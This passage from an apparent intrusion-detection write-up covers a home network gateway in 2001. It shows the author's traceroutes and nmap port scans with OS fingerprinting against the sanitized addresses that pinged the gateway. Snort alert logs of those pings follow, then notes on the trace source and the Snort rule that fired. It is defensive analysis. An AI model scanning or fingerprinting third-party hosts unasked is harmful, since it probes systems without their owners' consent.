16  d3-6-0-0.a00.livnmi01.us.ra.verio.net (129.250.48.34)  63.520 ms  60.783 ms  65.753 ms
17  et-1-0.a02.livnmi01.us.ra.verio.net (209.69.1.254)  65.717 ms  71.575 ms  51.860 ms
18  209.69.x.x (209.69.x.x)  68.822 ms  69.414 ms  65.687 ms

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Interesting ports on  (209.69.x.x):
(The 1516 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh
53/tcp     open        domain
80/tcp     open        http
137/tcp    filtered    netbios-ns
138/tcp    filtered    netbios-dgm
139/tcp    filtered    netbios-ssn
443/tcp    open        https

TCP Sequence Prediction: Class=random positive increments
                         Difficulty=2519870 (Good luck!)
Remote operating system guess: Linux kernel 2.2.13

Nmap run completed -- 1 IP address (1 host up) scanned in 83 seconds
********************** 204.176.x.x ****************************
Server:  mikes.host
Address:  192.168.0.1

 1  mikes.gw (mikes.gw)  2.288 ms  25.590 ms  1.914 ms
 2  24.x.x.x (24.x.x.x)  38.304 ms  36.756 ms  41.043 ms
 3  r1-ge5-0.adubn1.nj.home.net (24.2.212.1)  14.674 ms  24.922 ms  15.285 ms
 4  r1-ge5-0.wyn1.pa.home.net (24.2.5.1)  24.809 ms  27.666 ms  18.779 ms
 5  10.103.84.1 (10.103.84.1)  27.329 ms  30.576 ms  17.001 ms
 6  c1-pos4-0.phlapa1.home.net (24.7.74.57)  26.667 ms  29.533 ms  36.561 ms
 7  c1-pos6-0.cmdnnj1.home.net (24.7.65.225)  38.438 ms  31.869 ms  18.121 ms
 8  c1-pos1-0.washdc1.home.net (24.7.65.85)  25.779 ms  28.772 ms  38.252 ms
 9  ATM2-0.BR3.DCA8.ALTER.NET (137.39.52.37)  37.732 ms  33.241 ms  40.628 ms
10  0.so-4-1-0.XR2.DCA8.ALTER.NET (152.63.36.10)  38.447 ms  32.974 ms  41.279 ms
11  0.so-3-0-0.TR2.DCA8.ALTER.NET (152.63.144.29)  28.916 ms  34.983 ms  30.356 ms
12  115.ATM7-0.TR2.LAX2.ALTER.NET (146.188.138.198)  88.418 ms  86.809 ms  89.242 ms
13  198.ATM6-0.XR2.LAX4.ALTER.NET (146.188.249.1)  89.468 ms  94.257 ms  89.550 ms
14  192.ATM6-0.GW5.LAX4.ALTER.NET (152.63.113.109)  91.944 ms  95.488 ms  107.373 ms
15  webservice2-sjc5-gw.customer.ALTER.NET (157.130.197.138)  83.456 ms  82.945 ms  83.538
ms
16  63.66.208.4 (63.66.208.4)  84.985 ms  100.800 ms  84.847 ms
17  63.66.208.19 (63.66.208.19)  83.542 ms  83.057 ms  84.102 ms
18  204.176.100.233 (204.176.100.233)  83.447 ms  84.023 ms  83.316 ms
19  204.176.x.x (204.176.x.x)  83.816 ms  84.676 ms  83.108 ms

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Interesting ports on  (204.176.x.x):
(The 1519 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh
137/tcp    filtered    netbios-ns
138/tcp    filtered    netbios-dgm
139/tcp    filtered    netbios-ssn

TCP Sequence Prediction: Class=random positive increments
                         Difficulty=4464902 (Good luck!)
Remote operating system guess: Linux kernel 2.2.13

Nmap run completed -- 1 IP address (1 host up) scanned in 33 seconds
********************** 38.144.x.x ****************************
Server:  mikes.host
```

```
Address:  192.168.0.1

 1  mikes.gw (mikes.gw)  2.364 ms  1.952 ms  2.245 ms
 2  24.x.x.x (24.x.x.x)  29.928 ms  37.739 ms  15.967 ms
 3  r1-ge5-0.adubn1.nj.home.net (24.2.212.1)  27.331 ms  31.389 ms  34.777 ms
 4  r1-ge5-0.wyn1.pa.home.net (24.2.5.1)  37.487 ms  17.723 ms  28.009 ms
 5  10.103.84.1 (10.103.84.1)  33.638 ms  33.724 ms  40.445 ms
 6  c1-pos4-0.phlapa1.home.net (24.7.74.57)  38.617 ms  32.541 ms  18.115 ms
 7  c1-pos6-0.cmdnnj1.home.net (24.7.65.225)  25.509 ms  18.790 ms  29.213 ms
 8  c1-pos1-0.washdc1.home.net (24.7.65.85)  33.408 ms  32.647 ms  41.240 ms
 9  24.7.78.178 (24.7.78.178)  38.330 ms  37.210 ms  42.257 ms
10  24.7.70.186 (24.7.70.186)  37.654 ms  36.010 ms  23.944 ms
11  se.transit.tier1.us.psi.net (154.13.2.47)  29.306 ms  35.723 ms *
12  rc6.se.us.psi.net (38.1.25.230)  45.335 ms  24.502 ms  27.847 ms
13  204.6.150.17 (204.6.150.17)  35.135 ms  25.025 ms  25.543 ms
14  38.144.103.193 (38.144.103.193)  25.452 ms  29.431 ms  36.900 ms
15  38.144.118.148 (38.144.118.148)  38.324 ms  37.299 ms  47.920 ms
16  38.144.x.x (38.144.x.x)  43.457 ms  23.406 ms  24.646 ms

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Interesting ports on  (38.144.x.x):
(The 1518 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh
53/tcp     open        domain
137/tcp    filtered    netbios-ns
138/tcp    filtered    netbios-dgm
139/tcp    filtered    netbios-ssn

TCP Sequence Prediction: Class=random positive increments
                         Difficulty=2878653 (Good luck!)
Remote operating system guess: Linux kernel 2.2.13

Nmap run completed -- 1 IP address (1 host up) scanned in 27 seconds
********************** 64.67.x.x ****************************
Server:  mikes.host
Address:  192.168.0.1

Name:    host.domain.com
Address:  64.67.x.x

 1  mikes.gw (mikes.gw)  3.159 ms  1.907 ms  1.993 ms
 2  24.x.x.x (24.x.x.x)  30.478 ms  32.718 ms  16.419 ms
 3  r1-ge5-0.adubn1.nj.home.net (24.2.212.1)  27.918 ms  35.173 ms  41.431 ms
 4  r1-ge5-0.wyn1.pa.home.net (24.2.5.1)  39.151 ms  33.231 ms  40.196 ms
 5  * 10.103.84.1 (10.103.84.1)  32.783 ms  35.584 ms
 6  c1-pos4-0.phlapa1.home.net (24.7.74.57)  39.770 ms  35.658 ms  43.815 ms
 7  c1-pos6-0.cmdnnj1.home.net (24.7.65.225)  41.269 ms  19.918 ms  29.630 ms
 8  c1-pos2-0.nycmny1.home.net (24.7.65.230)  37.737 ms  34.580 ms  41.732 ms
 9  pos1-0.core1.NewYork1.Level3.net (63.211.54.69)  38.495 ms  43.592 ms  43.498 ms
10  so-4-0-0.mp2.NewYork1.level3.net (209.247.10.41)  44.156 ms  36.901 ms  45.543 ms
11  pos8-0.core2.Washington1.level3.net (209.247.10.70)  26.702 ms  37.194 ms  25.909 ms
12  gigaethernet6-0.ipcolo2.Washington1.Level3.net (209.244.11.46)  25.310 ms  38.267 ms
25.998 ms
13  166.90.148.90 (166.90.148.90)  25.487 ms  47.357 ms  44.797 ms
14  s2-0.crva001.volocom.net (207.233.130.205)  38.539 ms  31.591 ms  39.781 ms
15  207.233.154.70 (207.233.154.70)  37.461 ms  27.633 ms  27.605 ms
16  host.domain.com (64.67.x.x)  27.469 ms  47.620 ms  42.396 ms

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Interesting ports on host.domain.com (64.67.x.x):
(The 1518 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh
53/tcp     open        domain
137/tcp    filtered    netbios-ns
138/tcp    filtered    netbios-dgm
139/tcp    filtered    netbios-ssn

TCP Sequence Prediction: Class=random positive increments
                         Difficulty=3126547 (Good luck!)
```

```
Remote operating system guess: Linux kernel 2.2.13

Nmap run completed -- 1 IP address (1 host up) scanned in 27 seconds
********************** 203.166.x.x ****************************
Server:  mikes.host
Address:  192.168.0.1

 1  mikes.gw (mikes.gw)  2.289 ms  1.949 ms  2.131 ms
 2  24.x.x.x (24.x.x.x)  36.347 ms  35.360 ms  15.136 ms
 3  r1-ge5-0.adubn1.nj.home.net (24.2.212.1)  33.105 ms  35.512 ms  16.326 ms
 4  r1-ge5-0.wyn1.pa.home.net (24.2.5.1)  33.187 ms  36.191 ms  45.721 ms
 5  10.103.84.1 (10.103.84.1)  37.497 ms  35.377 ms  39.070 ms
 6  c1-pos4-0.phlapa1.home.net (24.7.74.57)  20.527 ms  31.017 ms  38.690 ms
 7  c1-pos6-0.cmdnnj1.home.net (24.7.65.225)  38.238 ms  35.470 ms  39.154 ms
 8  c1-pos1-0.washdc1.home.net (24.7.65.85)  37.550 ms  35.288 ms  23.091 ms
 9  ATM2-0.BR3.DCA8.ALTER.NET (137.39.52.37)  33.168 ms  35.499 ms  47.468 ms
10  0.so-4-1-0.XR1.DCA8.ALTER.NET (152.63.36.6)  38.579 ms  37.736 ms  40.382 ms
11  0.so-3-0-0.TR1.DCA8.ALTER.NET (152.63.144.49)  49.421 ms  37.609 ms  41.388 ms
12  115.at-6-0-0.TR1.SAC1.ALTER.NET (146.188.141.114)  83.724 ms  80.885 ms  83.234 ms
13  127.ATM4-0.IR1.SAC1.ALTER.NET (152.63.11.66)  81.593 ms  93.168 ms  85.995 ms
14  POS2-0.IR1.SAC2.ALTER.NET (137.39.31.189)  81.347 ms  81.392 ms  86.357 ms
15  335.ATM11-0-0.TR1.SYD2.ALTER.NET (210.80.51.182)  275.773 ms  268.349 ms  276.644 ms
16  So-3-1-2.XR1.SYD2.Alter.Net (210.80.48.134)  264.926 ms  271.238 ms  253.835 ms
17  T3-3-0-0.GW1.SYD5.ALTER.NET (210.80.33.170)  265.987 ms  260.471 ms  265.687 ms
18  speedera-gw.customer.alter.net (203.166.42.146)  433.977 ms  426.220 ms  312.407 ms
19  203.166.x.x (203.166.x.x)  276.031 ms  256.285 ms  255.726 ms

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Interesting ports on  (203.166.x.x):
(The 1518 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh
53/tcp     open        domain
137/tcp    filtered    netbios-ns
138/tcp    filtered    netbios-dgm
139/tcp    filtered    netbios-ssn

TCP Sequence Prediction: Class=random positive increments
                         Difficulty=2156196 (Good luck!)
Remote operating system guess: Linux kernel 2.2.13

Nmap run completed -- 1 IP address (1 host up) scanned in 51 seconds
********************** 202.130.x.x ****************************
Server:  mikes.host
Address:  192.168.0.1

 1  mikes.gw (mikes.gw)  2.350 ms  1.917 ms  3.001 ms
 2  24.x.x.x (24.x.x.x)  40.347 ms  38.764 ms  42.664 ms
 3  r1-ge5-0.adubn1.nj.home.net (24.2.212.1)  38.771 ms  38.821 ms  44.062 ms
 4  r1-ge5-0.wyn1.pa.home.net (24.2.5.1)  39.356 ms  17.195 ms  37.258 ms
 5  10.103.84.1 (10.103.84.1)  46.610 ms  38.910 ms  46.644 ms
 6  c1-pos4-0.phlapa1.home.net (24.7.74.57)  39.616 ms  42.230 ms  41.390 ms
 7  c1-pos6-0.cmdnnj1.home.net (24.7.65.225)  19.340 ms  36.482 ms  55.023 ms
 8  c1-pos1-0.washdc1.home.net (24.7.65.85)  42.804 ms  40.358 ms  22.352 ms
 9  ATM2-0.BR3.DCA8.ALTER.NET (137.39.52.37)  35.672 ms  21.992 ms  22.216 ms
10  0.so-4-1-0.XR1.DCA8.ALTER.NET (152.63.36.6)  36.693 ms  26.804 ms  21.449 ms
11  0.so-2-0-0.TR1.DCA8.ALTER.NET (152.63.25.37)  22.832 ms  24.238 ms  24.131 ms
12  115.at-6-0-0.TR1.LAX9.ALTER.NET (146.188.141.122)  88.599 ms  95.093 ms  88.502 ms
13  131.ATM5-0.IR1.LAX9.ALTER.NET (152.63.10.238)  89.388 ms  89.635 ms  89.303 ms
14  POS2-0.IR1.LAX12.ALTER.NET (137.39.31.221)  89.384 ms  89.544 ms  88.826 ms
15  342.ATM8-0-0.TR1.HKG2.Alter.Net (210.80.50.190)  249.154 ms  238.566 ms  248.303 ms
16  POS1-0-0.XR1.HKG2.Alter.Net (210.80.48.22)  249.652 ms  253.327 ms  253.022 ms
17  411-ATM8-0-0.GW2.HKG2.ALTER.NET (210.80.3.6)  252.197 ms  239.112 ms  251.502 ms
18  202.130.159.218 (202.130.159.218)  250.186 ms  238.625 ms  255.203 ms
19  203.193.63.14 (203.193.63.14)  240.231 ms  239.538 ms  251.810 ms
20  202.130.y.y (202.130.y.y)  251.686 ms  250.647 ms  251.994 ms
21  202.130.x.x (202.130.x.x)  239.611 ms  274.768 ms  247.226 ms

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Interesting ports on  (202.130.x.x):
(The 1518 ports scanned but not shown below are in state: closed)
```

```
Port       State       Service
22/tcp     open        ssh
53/tcp     open        domain
137/tcp    filtered    netbios-ns
138/tcp    filtered    netbios-dgm
139/tcp    filtered    netbios-ssn

TCP Sequence Prediction: Class=random positive increments
                         Difficulty=3971612 (Good luck!)
Remote operating system guess: Linux kernel 2.2.13

Nmap run completed -- 1 IP address (1 host up) scanned in 45 seconds
********************** 200.194.x.x ****************************
Server:  mikes.host
Address:  192.168.0.1

 1  mikes.gw (mikes.gw)  3.157 ms  38.517 ms  1.912 ms
 2  24.x.x.x (24.x.x.x)  44.176 ms  15.779 ms  41.289 ms
 3  r1-ge5-0.adubn1.nj.home.net (24.2.212.1)  49.725 ms  42.461 ms  15.913 ms
 4  r1-ge5-0.wyn1.pa.home.net (24.2.5.1)  39.211 ms  40.631 ms  46.230 ms
 5  10.103.84.1 (10.103.84.1)  17.694 ms  35.548 ms  49.589 ms
 6  c1-pos4-0.phlapa1.home.net (24.7.74.57)  49.329 ms  43.613 ms  19.508 ms
 7  c1-pos6-0.cmdnnj1.home.net (24.7.65.225)  36.878 ms  40.968 ms  44.415 ms
 8  c2-pos4-0.snjsca1.home.net (24.7.69.33)  105.593 ms  102.846 ms  108.203 ms
 9  c1-pos10-0.snjsca1.home.net (24.7.76.81)  104.835 ms  102.273 ms  108.593 ms
10  bb2-pos1-0.paix.nap.home.net (24.7.74.170)  104.138 ms  103.278 ms  76.785 ms
11  fddi1-0-0.pao-gw1.ntt.net (198.32.176.59)  110.396 ms  100.964 ms  109.801 ms
12  sjc-gw1.sjcgw1-paogw1.ntt.net (210.175.167.57)  110.571 ms  102.485 ms  109.076 ms
13  sjc-i1.sjci1-sjcgw1.ntt.net (210.175.167.34)  78.065 ms *  77.271 ms
14  sjc-i3.sjci3-sjci1.ntt.net (210.175.167.49)  78.263 ms  79.240 ms  79.416 ms
15  210.175.167.54 (210.175.167.54)  85.478 ms  85.016 ms  85.729 ms
16  nttb.nttb-link.ntt.net (210.175.164.38)  245.775 ms  248.030 ms  248.937 ms
17  200.211.233.140 (200.211.233.140)  248.532 ms  248.039 ms  254.508 ms
18  200.194.x.x (200.194.x.x)  247.519 ms  431.636 ms  248.746 ms

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Interesting ports on  (200.194.x.x):
(The 1516 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh
53/tcp     open        domain
80/tcp     open        http
137/tcp    filtered    netbios-ns
138/tcp    filtered    netbios-dgm
139/tcp    filtered    netbios-ssn
443/tcp    open        https

TCP Sequence Prediction: Class=random positive increments
                         Difficulty=1943301 (Good luck!)
Remote operating system guess: Linux kernel 2.2.13

Nmap run completed -- 1 IP address (1 host up) scanned in 47 seconds
********************** 203.197.x.x ****************************
Server:  mikes.host
Address:  192.168.0.1

 1  mikes.gw (mikes.gw)  2.304 ms  2.001 ms  1.954 ms
 2  24.x.x.x (24.x.x.x)  40.418 ms  43.355 ms  15.804 ms
 3  r1-ge5-0.adubn1.nj.home.net (24.2.212.1)  41.428 ms  43.399 ms  14.446 ms
 4  r1-ge5-0.wyn1.pa.home.net (24.2.5.1)  38.929 ms  46.833 ms  52.351 ms
 5  10.103.84.1 (10.103.84.1)  50.086 ms  43.956 ms  18.267 ms
 6  c1-pos4-0.phlapa1.home.net (24.7.74.57)  41.151 ms *  18.121 ms
 7  c1-pos6-0.cmdnnj1.home.net (24.7.65.225)  44.106 ms  46.505 ms  49.633 ms
 8  c1-pos1-0.washdc1.home.net (24.7.65.85)  53.406 ms  46.386 ms  54.445 ms
 9  24.7.70.10 (24.7.70.10)  49.940 ms  41.749 ms  21.490 ms
10  pos2-0-155M.cr2.WDC2.gblx.net (208.178.174.61)  41.891 ms  55.895 ms  54.704 ms
11  pos0-0-2488M.cr1.JFK.gblx.net (206.132.253.77)  54.582 ms  48.673 ms  24.191 ms
12  pos0-0-622M.cr1.NYC3.gblx.net (206.132.253.194)  45.714 ms  44.708 ms  46.494 ms
13  TelecomItalia4.pos1-3.cr1.NYC3.gblx.net (64.211.60.54)  232.247 ms  283.875 ms  228.078
ms
14  XX161XX2.Bbone.vsnl.net.in (202.54.2.161)  228.391 ms  226.812 ms  227.609 ms
```

```
15  202.54.51.1 (202.54.51.1)  260.545 ms  228.809 ms  229.110 ms
16  202.54.12.189 (202.54.12.189)  477.308 ms  514.171 ms  498.583 ms
17  203.197.x.x (203.197.x.x)  491.936 ms  511.841 ms  479.631 ms

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Interesting ports on  (203.197.x.x):
(The 1518 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh
53/tcp     open        domain
137/tcp    filtered    netbios-ns
138/tcp    filtered    netbios-dgm
139/tcp    filtered    netbios-ssn

TCP Sequence Prediction: Class=random positive increments
                         Difficulty=2593554 (Good luck!)
Remote operating system guess: Linux kernel 2.2.13

Nmap run completed -- 1 IP address (1 host up) scanned in 155 seconds
```

Then I went and looked through my snort logs and found this pattern:

```
================================ 216.219.x.x ================================
[**] IDS152 - PING BSD [**]
11/19-12:42:07.820278 216.219.x.x -> mikes.gw
ICMP TTL:47 TOS:0x0 ID:49111
ID:59148   Seq:39391  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] IDS152 - PING BSD [**]
01/20-17:38:52.380660 216.219.x.x -> mikes.gw
ICMP TTL:48 TOS:0x0 ID:16371 IpLen:20 DgmLen:84
Type:8  Code:0  ID:39169   Seq:2050  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS152 - PING BSD [**]
01/20-23:42:56.562117 216.219.x.x -> mikes.gw
ICMP TTL:48 TOS:0x0 ID:24593 IpLen:20 DgmLen:84
Type:8  Code:0  ID:39169   Seq:59330  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

================================ 209.69.x.x ================================
[**] IDS152 - PING BSD [**]
01/20-17:38:52.527872 209.69.x.x -> mikes.gw
ICMP TTL:51 TOS:0x0 ID:28404 IpLen:20 DgmLen:84
Type:8  Code:0  ID:49453   Seq:21975  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS152 - PING BSD [**]
01/20-23:42:56.747147 209.69.x.x -> mikes.gw
ICMP TTL:51 TOS:0x0 ID:30545 IpLen:20 DgmLen:84
Type:8  Code:0  ID:49453   Seq:60044  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

================================ 204.176.x.x ================================
[**] IDS152 - PING BSD [**]
12/03-19:37:07.784999 204.176.x.x -> mikes.gw
ICMP TTL:49 TOS:0x0 ID:11817
ID:46940   Seq:51530  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] IDS152 - PING BSD [**]
01/20-17:38:52.642195 204.176.x.x -> mikes.gw
ICMP TTL:49 TOS:0x0 ID:56751 IpLen:20 DgmLen:84
Type:8  Code:0  ID:46940   Seq:20046  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS152 - PING BSD [**]
01/20-23:42:56.803781 204.176.x.x -> mikes.gw
ICMP TTL:49 TOS:0x0 ID:14532 IpLen:20 DgmLen:84
Type:8  Code:0  ID:46940   Seq:37732  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

```
================================ 38.144.x.x ================================
[**] IDS152 - PING BSD [**]
11/27-20:05:53.295912 38.144.x.x -> mikes.gw
ICMP TTL:50 TOS:0x0 ID:52196
ID:11338   Seq:57387  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] IDS152 - PING BSD [**]
12/13-21:01:06.258513 38.144.x.x -> mikes.gw
ICMP TTL:50 TOS:0x0 ID:22
ID:11338   Seq:55887  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] IDS152 - PING BSD [**]
12/14-01:11:16.013900 38.144.x.x -> mikes.gw
ICMP TTL:50 TOS:0x0 ID:23967
ID:11338   Seq:12019  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] IDS152 - PING BSD [**]
12/16-12:19:41.057211 38.144.x.x -> mikes.gw
ICMP TTL:50 TOS:0x0 ID:5671
ID:11338   Seq:34378  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] IDS152 - PING BSD [**]
01/20-16:06:48.350646 38.144.x.x -> mikes.gw
ICMP TTL:49 TOS:0x0 ID:17302 IpLen:20 DgmLen:84
Type:8  Code:0  ID:39169   Seq:59114  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS152 - PING BSD [**]
01/20-17:01:43.417000 38.144.x.x -> mikes.gw
ICMP TTL:49 TOS:0x0 ID:62184 IpLen:20 DgmLen:84
Type:8  Code:0  ID:39169   Seq:8212  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS152 - PING BSD [**]
01/20-17:38:52.041894 38.144.x.x -> mikes.gw
ICMP TTL:49 TOS:0x0 ID:26509 IpLen:20 DgmLen:84
Type:8  Code:0  ID:39169   Seq:1838  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS152 - PING BSD [**]
01/20-18:43:54.202133 38.144.x.x -> mikes.gw
ICMP TTL:49 TOS:0x0 ID:11915 IpLen:20 DgmLen:84
Type:8  Code:0  ID:39169   Seq:35414  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS152 - PING BSD [**]
01/20-23:42:56.812147 38.144.x.x -> mikes.gw
ICMP TTL:49 TOS:0x0 ID:42062 IpLen:20 DgmLen:84
Type:8  Code:0  ID:39169   Seq:36602  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

================================ 64.67.x.x ================================
[**] IDS152 - PING BSD [**]
12/29-07:38:01.448314 64.67.x.x -> mikes.gw
ICMP TTL:49 TOS:0x0 ID:5757
ID:39681   Seq:9865  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] IDS152 - PING BSD [**]
01/20-23:42:56.889300 64.67.x.x -> mikes.gw
ICMP TTL:49 TOS:0x0 ID:15197 IpLen:20 DgmLen:84
Type:8  Code:0  ID:39169   Seq:34119  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

================================ 203.166.x.x ================================
[**] IDS152 - PING BSD [**]
11/19-12:42:08.162047 203.166.x.x -> mikes.gw
ICMP TTL:47 TOS:0x0 ID:6688
ID:62476   Seq:64242  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] IDS152 - PING BSD [**]
```

```
12/03-19:37:08.098018 203.166.x.x -> mikes.gw
ICMP TTL:47 TOS:0x0 ID:26256
ID:62476   Seq:10994  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] IDS152 - PING BSD [**]
01/20-17:38:52.786524 203.166.x.x -> mikes.gw
ICMP TTL:47 TOS:0x0 ID:24939 IpLen:20 DgmLen:84
Type:8  Code:0  ID:39169   Seq:5884  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS152 - PING BSD [**]
01/20-23:42:56.951291 203.166.x.x -> mikes.gw
ICMP TTL:47 TOS:0x0 ID:31746 IpLen:20 DgmLen:84
Type:8  Code:0  ID:39169   Seq:18364  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

=============================== 202.130.x.x ===============================
[**] IDS152 - PING BSD [**]
12/03-19:37:07.574885 202.130.x.x -> mikes.gw
ICMP TTL:44 TOS:0x0 ID:63723
ID:39681   Seq:27682  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] IDS152 - PING BSD [**]
01/20-17:38:52.824422 202.130.x.x -> mikes.gw
ICMP TTL:45 TOS:0x0 ID:35738 IpLen:20 DgmLen:84
Type:8  Code:0  ID:38913   Seq:48924  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS152 - PING BSD [**]
01/20-23:42:56.994614 202.130.x.x -> mikes.gw
ICMP TTL:45 TOS:0x0 ID:52447 IpLen:20 DgmLen:84
Type:8  Code:0  ID:38913   Seq:58595  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

=============================== 200.194.x.x ===============================
[**] IDS152 - PING BSD [**]
12/29-07:38:02.936084 200.194.x.x -> mikes.gw
ICMP TTL:50 TOS:0x0 ID:7359
ID:15470   Seq:6475  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] IDS152 - PING BSD [**]
01/20-23:42:57.012497 200.194.x.x -> mikes.gw
ICMP TTL:45 TOS:0x0 ID:47866 IpLen:20 DgmLen:84
Type:8  Code:0  ID:60417   Seq:20754  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

=============================== 203.197.x.x ===============================
[**] IDS152 - PING BSD [**]
12/29-07:38:02.347308 203.197.x.x -> mikes.gw
ICMP TTL:54 TOS:0x0 ID:9425
ID:45147   Seq:37351  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] IDS152 - PING BSD [**]
01/20-23:42:57.183707 203.197.x.x -> mikes.gw
ICMP TTL:52 TOS:0x0 ID:45211 IpLen:20 DgmLen:84
Type:8  Code:0  ID:39425   Seq:22787  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

1.4.1 Source of Trace:

This trace was collected on my friend Mike's home network gateway. Mike emailed the trace to me on Sunday 01/21/2001.

The machine that generated the alerts is a Sun LX running Red Hat Linux v6.0. This machine is configured with ipchains and the Snort intrusion detection system. It acts as a gateway for his home network.

The traceroutes and port scans were run from a host behind the Sun gateway. This important to note since the outbound traceroutes will show one more hop than the inbound traffic shows since the inbound traffic terminates at the gateway.

In order to protect the confidentiality of Mike's network, his IP address and hostnames have been sanitized. The gateway is renamed as mikes.gw and the internal host is renamed as mikes.host.

Since the source machines were port scanned and fingerprinted, their addresses have also been sanitized. Their last two IP address octets replaced with x.x.

1.4.2 Detect was generated by:

This detect was generated by the Snort intrusion detection system version 1.6.3. The alert signature file is the stock version dated 10/10/2000 that came with the product. The following rule from this signature file generated the alerts:

```
alert icmp !$HOME_NET any -> $HOME_NET any (msg:"IDS152 - PING BSD";
content: "|08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 16 17|"; itype:
8; depth: 32;)
```

